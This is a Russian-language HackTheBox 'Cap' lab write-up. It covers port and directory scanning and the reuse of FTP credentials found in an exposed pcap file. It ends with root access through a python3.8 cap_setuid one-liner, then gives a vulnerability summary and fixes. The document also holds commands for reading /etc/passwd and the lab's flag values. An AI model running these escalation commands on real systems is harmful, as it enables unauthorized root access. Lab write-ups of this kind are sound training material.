Cap
Исполнитель:
Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности
Область тестирования и использованные службы.
| IP/домен | Порт | Сервис | Сервис целевого сервера |
|---|---|---|---|
| localhost | 5901 | WinKexServer | - |
| localhost | - | Nmap Port Scanner | - |
| localhost | - | GoBuster Directory Fuzzing | - |
| localhost | 1234 | Reverse Shell Listener | - |
| localhost | - | Obsidian Notes | - |
| 10.10.10.245 | 80 | Web Server | + |
| 10.10.10.245 | 22 | SSH | + |
| 10.10.10.245 | 21 | FTP | + |
Использованные файлы:
- /usr/bin/python3.8 - повышение привеллегий.
- user.txt - флаг.
- root.txt - флаг.
Порядок действий
1) Запуск openvpn для доступа; kex для того, чтобы сделать linux удобнее
kex --win && sudo openvpn lab_Kolya080808.ovpn2) Сканирование портов с помощью nmap.
Результаты:
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_ 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open http gunicorn
|_http-server-header: gunicorn
|_http-title: Security Dashboard
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:39 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:32 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: gunicorn
| Date: Fri, 08 Nov 2024 15:52:33 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, HEAD, OPTIONS
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version 'Invalid HTTP Version: 'RTSP/1.0''
| </body>
|_ </html>
84/tcp filtered ctf
3) Запуск gobuster для поиска директорий
- Результаты:
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-2.3-medium.txt
[+] Negative Status codes:   404,301
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17375]
/netstat              (Status: 200) [Size: 38561]
Progress: 5148 / 220561 (2.33%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 5164 / 220561 (2.34%)
[ERROR] context canceled
===============================================================
Finished
===============================================================
4) Заходим на веб сервер и смотрим на страницы.
Результат:

5) Мне на глаза попалась страница при нажатии на кнопку "Security Snapshot (5 Second PCAP + Analysis)".
Результат:


6) Я зашел на страницу /data/0 и скачал pcap файл.
Результат:

7) При анализировании pcap файла в wireshark, я наткнулся на интересную строку.
Результат:
8) Попробуем зайти на ftp.
Попытка:
┌──(kolya080808㉿Nikolapc)-[~]
└─$ ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
- Результат:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
9) Посмотрим что у нас есть.
- Команда:
ftp> ls
229 Entering Extended Passive Mode (|||56092|)
150 Here comes the directory listing.
-rw-rw-r--    1 1001     1001         2465 Nov 08 12:59 281.c
-rw-rw-r--    1 1001     1001           58 Nov 08 13:14 exploit.py
-rw-rw-r--    1 1001     1001          541 Nov 08 15:52 index.html
-rwxrwxr-x    1 1001     1001       827739 Oct 11 01:13 linpeas.sh
-rwxrwxr-x    1 1001     1001         9627 Nov 08 11:15 poc.sh
drwxr-xr-x    3 1001     1001         4096 Nov 08 11:11 snap
-r--------    1 1001     1001           33 Nov 08 04:03 user.txt
drwxrwxr-x    2 1001     1001         4096 Nov 08 12:38 www
226 Directory send OK.
10) Скачиваем user.txt и читаем.
- Комманды:
ftp> mget user.txt
mget user.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||43919|)
150 Opening BINARY mode data connection for user.txt (33 bytes).
100% |***************************************************************************|    33        0.37 KiB/s    00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.04 KiB/s)
ftp> exit
221 Goodbye.

┌──(kolya080808㉿Nikolapc)-[~]
└─$ ls
Desktop                        extensions.txt                 malicious-wordpress-plugin  rockyou.txt         XSStrike
directory-list-2.3-big.txt     fasttrack.txt                  Music                       Templates           xss.txt
directory-list-2.3-medium.txt  fasttrack.txt:Zone.Identifier  Pictures                    thm-troubleshoot
directory-list-2.3-small.txt   get-pip.py                     privesc                     unix-privesc-check
Documents                      Kolya080808.ovpn               Public                      user.txt
Downloads                      lab_Kolya080808.ovpn           reports                     Videos

┌──(kolya080808㉿Nikolapc)-[~]
└─$ cat user.txt
45ff23a46ca28bfa7bed8eb9d4568eca

┌──(kolya080808㉿Nikolapc)-[~]
└─$
11) Посмотрим, что мы можем сделать дальше.
Поиск повышения привеллегий в ftp:


12) Попробуем найти способы повышения привеллегий через lftp.
Команда:
lftp nathan@10.10.10.245:~> find / -perm -4000 2>/dev/null
find: Access failed: 550 Failed to change directory.
- Вывод: Надо попробовать повысить привелегии через сам ftp.
13) Попробуем получить reverse shell.
- Попытка

Вывод Он не дает нам загрузить файл, надо сделать что-то другое.
14) Я дурак и забыл, что пароль может подходить и в ssh.
Команда
┌──(kolya080808㉿Nikolapc)-[~]
└─$ ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Nov  8 16:47:27 UTC 2024

  System load:  0.0               Processes:             239
  Usage of /:   37.1% of 8.73GB   Users logged in:       1
  Memory usage: 38%               IPv4 address for eth0: 10.10.10.245
  Swap usage:   0%

  => There are 4 zombie processes.


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Nov  8 16:46:31 2024 from 10.10.16.40
nathan@cap:~$
15) Я попытался прочесть /etc/shadow:
- Результат:
nathan@cap:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
nathan@cap:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
nathan:x:1001:1001::/home/nathan:/bin/bash
ftp:x:112:118:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
nathan@cap:~$
16) Посмотрим, что можно сделать для повышения привеллегий.
- Результат
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
17) Повышаем привеллегии:
- Результат
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c  exploit.py  index.html  linpeas.sh  poc.sh  snap  user.txt  www
18) Ну и читаем root.txt:
- Результат:
root@cap:/root# cat root.txt
74204cf64fcc91e0894834b08b63338f
Примечание:
Я сильно затупил, так что на видео после получения user.txt просто прокрутите до момента где я получил доступ к ssh.
Спасибо HackTheBox за такую прекрасную комнату!!!
Найденные уязвимости
Information Disclosure
PoC:
(пункт 7)
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
(пункт 16)
CVSSv3 Score: 10.0 (Critical)
Описание:
Information Disclosure в данном случае связана с доступом к самому первому .pcap файлу, в котором был написан как имя пользователя, так и пароль. Так же здесь неправильно настроены доступы к данным, благодаря которым я мало того получил доступ к shell, да еще и повысил привеллегии.
Воспроизведение уязвимости:
(пункт 6)
nathan@cap:~$ python3.8 -c 'import os;os.setuid(0);os.system("/bin/bash")'
root@cap:~# ls
281.c  exploit.py  index.html  linpeas.sh  poc.sh  snap  user.txt  www
(пункт 17)
Рекомендации по устранению:
- Проверьте и настройте права доступа к файлу
0.pcap, чтобы доступ к нему имели только те пользователи, которым он необходим. - Добавьте регистрацию и вход на сайт: доступ к таким файлам нужен только определенным пользователям.
- Используйте принцип минимальных привилегий: доступ к tcp дампу должен предоставляться только тем пользователям, которым он нужен.
- Переместите
0.pcapв защищённую директорию с ограниченным доступом, которая находится вне зоны доступа пользователя приложения. Настройте права доступа на файловой системе, установив жесткие ограничения на чтение и запись данных в базе, чтобы только определенные процессы могли обращаться к файлу.
Видео выполнения